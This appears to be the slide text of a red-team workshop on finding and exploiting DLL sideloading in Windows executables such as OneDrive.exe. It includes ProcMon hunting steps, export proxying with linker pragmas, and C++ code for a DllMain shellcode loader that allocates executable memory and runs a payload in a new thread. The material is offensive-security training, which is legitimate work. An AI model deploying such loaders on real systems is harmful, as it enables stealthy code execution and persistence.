Hunting and Exploiting DLL Sideloads

Agenda

Introductions

Basics of DLLs and Sideloading

Manually Hunting Sideloads

Manually Proxying DLLs

Basic DLL Shellcode Loader

Automating the Process

Questions

Workshop Setup

Clone the repository from
https://github.com/mwnickerson/RedTeamVillage2023-DLL-Sideloading

Download link for Windows VM in README.md

whoami

Matthew Nickerson

OSCP, CRTO

Security Consultant @ Layer 8 Security

Nick Swink

OSCP, PNPT

Security Consultant @ Layer 8 Security

What are DLLs?

Windows file for shared resources

Code, data and resources used executables

Loaded at run time by the executable

What is DLL sideloading?

Needs an executable that loads a DLL in an unsafe way

Drop a custom DLL alongside the vulnerable executable

Executable loads the DLL using dynamic linking

The custom DLL is loaded into memory by the legitimate application


Can be used for initial access or for persistence

Manually Finding Vulnerable Executables


Goal is to find legitimate executables that load DLLs from writable directories

By using ProcMon we can help identify them

- Run ProcMon as An Administrator
- Create a “Result” filter targeting the value of “NAME NOT FOUND”
- Create a “Path” filter for ending with “.dll”
- Launch a bunch of legitimate executables



We Found One! Now what?




```
4:37:3...  OneDrive.exe  11872  CreateFile  C:\Users\nick\Downloads\VERSION.dll  NAME NOT FOUND Desired Access: R...
```

- Create a custom DLL and rename it
- Drop into path of missing DLL
- Run the executable
- Executable will call DLLMain and execute, but may break program
- For stealth we need to proxy

Confirm Sideload


- Compile a Dll that creates a MessageBo
- Place in the NOT FOUND location
- Rename
- Verify the executable tries to load th Dll



dllmain.cpp

sideload-messagebox (Global Sco

```cpp
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(NULL, "Confirmed", "Sideload DLL", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```




This PC › Downloads

Name	Date modified	Type
Today (1)		
edputil.dll	8/4/2023 5:38 AM	Application ex
A long time ago (1)		
computerdefaults.exe	12/7/2019 4:09 AM	Application

Sideload DLL

Confirmed

OK



```
Path                                                    Result            Detail
C:\Users\labuser\Downloads\Secur32.dll                  NAME NOT FOUND    Desired Access: Read Attributes, Disposition: Ope
C:\Users\labuser\Downloads\VERSION.dll                  NAME NOT FOUND    Desired Access: Read Attributes, Disposition: Ope
C:\Users\labuser\Downloads\WININET.dll                  NAME NOT FOUND    Desired Access: Read Attributes, Disposition: Ope
C:\Users\labuser\Downloads\USERENV.dll
C:\Users\labuser\Downloads\WTSAPI32.dll
C:\Users\labuser\Downloads\SSPICLI.DLL
C:\Users\labuser\Downloads\Wldp.dll
C:\Users\labuser\Downloads\MSVCP140.dll
C:\Users\labuser\Downloads\VCRUNTIME140_1.dll
C:\Users\labuser\Downloads\VCRUNTIME140.dll
C:\Users\labuser\Downloads\VCRUNTIME140.dll
C:\Users\labuser\Downloads\VCRUNTIME140.dll
C:\Users\labuser\Downloads\VCRUNTIME140_1.dll
C:\Users\labuser\Downloads\SyncEngine.DLL
C:\Users\labuser\Downloads\LogUploader.dll
C:\Users\labuser\Downloads\FileSyncViews.dll
```

OneDrive.exe - Application Error

The application was unable to start correctly (0xc000007b). Click OK to close the application.


OK

This PC › Downloads


Name	Date mod
Today (1)	
Secur32.dll	8/4/2023
Last week (1)	
OneDrive.exe	7/27/2023

Proxying Dll function calls

- Load the legitimate DLL in CFF Explorer
- Note the exported functions
- #pragma comment headers for the C/C++ DLL
- Include all exported Dll functions




Pragma who?




```
// Place pragma comments here
#pragma comment(linker, "/export:GetFileVersionInfoA=C:\\Windows\\System32\\version.GetFileVersionInfoA,@1")
```

- Instructs the linker to link specific libraries during compilation
- /export:GetFileVersionInfoA - This specifies the name of the function that you want to export from the DLL or executable. In this case, it's GetFileVersionInfoA.
- C:\\Windows\\System32\\version.GetFileVersionInfoA - Decorated name for exported function
- @1 - Ordinal value for function, alternative way of referencing



Create Shellcode Loader: 1


- Visual Studio - Dynamic Linked Library C++ project
- Call function inside DLL_PROCESS_ATTACH
- Run target function in new thread
- Avoid deadlocking!



```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

        // Create new thread
        HANDLE hThread;
        hThread = CreateThread(NULL, 0, Execute, NULL, 0, NULL);
        if (hThread) {
            CloseHandle(hThread);
            break;
        }
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Create Shellcode Loader: 2


- Allocate memory buffer
- Write shellcode to memory buffer
- Execute buffer in current process



```
DWORD WINAPI Execute(LPVOID lpParameter) {

    // Allocate memory space
    SIZE_T size = sizeof(buf);
    LPVOID exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // Write shellcode to memory space
    WriteProcessMemory(GetCurrentProcess(), exec, buf, size, NULL);

    // Execute in current process
    ((void(*)())exec)();

    return 0;
}
```

Create Shellcode Loader: 3

- Define pragma comments for proxy Dll
- Generate shellcode
- Compile ‘Release’ x64

